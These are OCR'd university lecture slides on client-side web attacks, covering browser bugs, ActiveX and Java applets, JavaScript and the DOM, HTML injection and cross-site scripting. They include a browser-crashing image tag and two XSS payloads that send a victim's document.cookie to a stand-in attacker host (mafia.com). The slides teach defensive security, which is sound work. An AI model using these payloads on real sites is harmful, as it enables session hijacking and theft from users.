
Software and Web Security 2

Attacks on Clients

(Section 7.1.3 on JavaScript; 7.2.4 on Media content; 7.2.6 on XSS)


Last week: web server can be attacked by malicious input




Last week: web server can be attacked by malicious input

This week: client, ie web browser, can be attacked by malicious input

Even the human user can be attacked: recall URL obfuscation.



example client side problem



Browser bugs

The web browser get untrusted input from the server.

Bugs in the browser can become exploitable vulnerabilities

- also bugs in browser add-ons, or other helper applications

- Classic Denial of Service (DoS) example: IE image crash. An image with huge size could crash Internet Explorer and freeze Windows machine

```
<HTML><BODY>
 <img src=”a.jpg” width =”999999999” height=“99999999”>
</BODY><HTML>
```

Things get more interesting as processing in the browser gets more powerful, and languages involved are more complex

More dangerous browser bugs

Denial of Service bugs are the least of your worries...

Possibility of drive-by-downloads

where just visiting a webpage can install malware, by exploiting security holes in browser, graphics libraries, media players, ...

Homework exercise:

check **`securityfocus.com`** for security vulnerabilities


for your favourite web browser

Dynamic webpages

(Sect 7.1.3 & 7.2.4 in book)

Recall: dynamic webpages

Most web pages do not just contain static HTML, but are dynamic:
ie they contain executable content.
This is an interesting attack vector.



Dynamic Content

Languages for dynamic content:

- JavaScript
- Flash, Silverlight, ...
- ActiveX
- Java
- ....

JavaScript is by far the most widespread of these technologies:

nearly all web pages include JavaScript

- CSS – Cascading Style Sheets – defines layout of headers, links, etc; not quite execution, but can be abused, and can contain javascript.

Controlling Dynamic Content (7.2.4)

Executing dynamic content can be controlled inside a sandbox

NB the sandbox is made from software

if there are security vulnerabilities in this software, all bets are off, and attacker might escape...

ActiveX controls vs Java applets

- Windows only technology,
  runs in Internet Explorer (IE)
- binary code executed *on behalf* of the browser
- *can access user files*
- support for signed code
  plus Microsoft OS update can set kill bit to stop dangerous controls
- an installed control can be run from *any* website (up to IE7)
- IE configuration options
  - allow, block, prompt
  - also control by administrator

- platform independent
  downside: OS patching might miss Java patching
- bytecode executed on virtual machine *within* browser
  binary code is for specific machine, byte code is interpreted by virtual machine
- *restrictive sandbox*
- support for signed code
- applet *only* runs on site where it is embedded
- sandboxing configuration

JavaScript & the DOM
(Sect 7.1.3)

JavaScript

- embedded in web page to support client-side dynamic behaviour
- developed by Netscape, later standardised by ECMA
- *JavaScript has NOTHING to do with Java*

- typical uses:
  - dynamic user interaction with the web page

    Eg opening and closing menus, changing pictures,...
    JavaScript code can completely rewrite the contents of an HTML page!
  - client-side input validation

    Eg has the user entered a correct date, a syntactically correct email address or credit card number, or a strong enough password?

    NB such validation should not be security critical! *Why?*

    Malicious client can by-pass such validation!

JavaScript (Sect 7.1.3 in book)

- scripting language interpreted by browser, with code in the HTML

```
<script type="text/javascript"> ... </script>
```

optional, default is javascript

- Built-in functions eg to change content of the window

```
<script> alert('Hello World!'); </script>
```

A web page can define additional functions

```
<script>function hi(){alert('Hello World!');}</script>
```

- built-in events for reacting to user actions

```
<img src="pic.jpg" onMouseOver="javascript:hi()">
```

Some examples in http://www.cs.ru.nl/~erikpoll/sws2/demo/demo_javascript.html

DOM (Document Object Model)

The DOM is representation of the content of a webpage, in OO style

The webpage is an object **`document`** with sub-objects, such as **`document.URL, document.referrer, document.cookie,...`**

JavaScript can interact with the DOM to access or change parts of the current webpage

incl. text, URL, cookies, ...

This gives JavaScript its real power!

Eg it allows scripts to change layout and content of the webpage, open and menus in the webpage,...

See http://www.cs.ru.nl/~erikpoll/sws2/demo/demo_DOM.html for some examples


Security features


- The user environment is protected from malicious JavaScript programs by a sand-boxing environment inside browser

- JavaScript programs are protected from each other by compartementalisation
  - Same-Origin-Policy: code can only access resources with the same origin site (more on that later)


As we will see, such protection has its limits...

HTML injection & XSS



sos
Search
No matches found for sos


<h1>sos</h1>
Search
No matches found for
sos

What proper input validation should produce



or



Here **<** and **>** written as **`<`** and **`>`** in the HTML source

What can happen if we enter more complicated HTML code as search term ?

```
<img source="http://www.spam.org/advert.jpg">

<script language="text/javascript">
      alert('Hoi');
 </script>
```

Note that in the last example we enter executable code – javascript.

Such HTML injection is called Cross Site Scripting (XSS)

HTML injection

HTML injection: user input is echoed back to the client
without validation or escaping

But why is this a security problem?

1 simple HTML injection

attacker can deface a webpage, with pop-ups, ads, or fake info

```
http://cnn.com/search?string="<h1>Obama sends US troops
to Kiev</h1> <img=.....>"
```

Such HTML injections abuses trust *that a user has in a website*:
the user believes the content is from the website,
when in fact it comes from an attacker

2 XSS

the injected HTML contains executable content, typically javascript

Execution of this code can have all sorts of nasty effects...


XSS (Cross Site Scripting)

Attacker inject scripts into a website, such that


- scripts are passed on to a victim
- scripts are executed,
  - in the victim's browser
  - with the victim's access rights
  - with the victim's data – incl. cookies
  - interacting with the user, with the webpage (using the DOM), causing new HTTP requests, ...

Usually injected scripts are javascript, but could be Flash, ActiveX, Java...

Simple HTML injection



XSS


processing of
malicious scripts
malicious output
incl. scripts
browser
web server
unwanted requests
another
web server

stealing cookies with XSS

Consider

```
http://victim.com/search.php?term=<script>
  window.open("http://mafia.com/steal.php?cookie="
                + document.cookie</script>
```

What if user clicks on this link?

1. browser goes to **`http://victim.com/search.php`**
2. website **`victim.com`** returns

   `<HTML> Results for <script>....<script> </HTML>`
3. browser executes script and sends mafia his cookie

stealing cookies using XSS

More stealthy way of stealing cookies

```
<script>
  img = new Image();
  img.src =“http://mafia.com/” +
              encodeURI(document.cookie)
</script>
```

Better because the user won’t notice a change in the webpage when this script is executed, unlike the one on the previous page

Delivery mechanism for XSS

Different ways for an attacker to get scripts on to the victim's browsers

